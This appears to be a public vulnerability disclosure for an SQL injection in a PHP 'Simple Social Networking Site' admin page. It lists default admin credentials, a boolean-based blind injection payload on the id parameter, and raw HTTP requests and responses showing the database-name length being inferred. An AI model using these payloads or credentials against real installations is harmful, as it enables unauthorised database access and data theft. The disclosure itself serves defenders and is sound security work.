Simple Social Networking Site v1.0 by oretnom23 has SQL injection

Author: k0xx

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15311/simple-social-networking-site-instagram-phpoop-free-source-code.html

Vulnerability File: /sns/admin/members/view_member.php?id=

Vulnerability location: /sns/admin/members/view_member.php?id=,id


[+] Payload: /sns/admin/members/view_member.php?id=3%27%20and%20length(database())%20=6--+ // Leak place ---> id

Current database name: sns_db,length is 6

```
GET /sns/admin/members/view_member.php?id=3%27%20and%20length(database())%20=6--+ HT
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```


```
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close
```

When length (database ()) = 5, Content-Length: 945



```
GET
/sns/admin/members/view_member.php?id=3%27%20and%20
length(database())%20=5--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close
```


```
HTTP/1.1 200 OK
Date: Thu, 05 May 2022 12:57:35 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 945
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
    #uni_modal .modal-footer{
        display:none;
    }
    #indi-img{
        width:6em;
        height:6em;
        object-fit:cover;
```



http://192.168.1.19/sns/admin/members/view_member.php?id=3' and length(database()) =5--+


Name:
Email:
Close

When length (database ()) = 6, Content-Length: 981



```
GET
/sns/admin/members/view_member.php?id=3%27%20and%20
length(database())%20=6--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 05 May 2022 12:56:48 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 981
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
    #uni_modal .modal-footer{
        display:none;
    }
    #indi-img{
        width:6em;
```



```
http://192.168.1.19/sns/admin/members/view_member.php?id=3' and length(database()) =6--+
```

Name:
admin1, admin1 admin1
Email:
admin@admin.com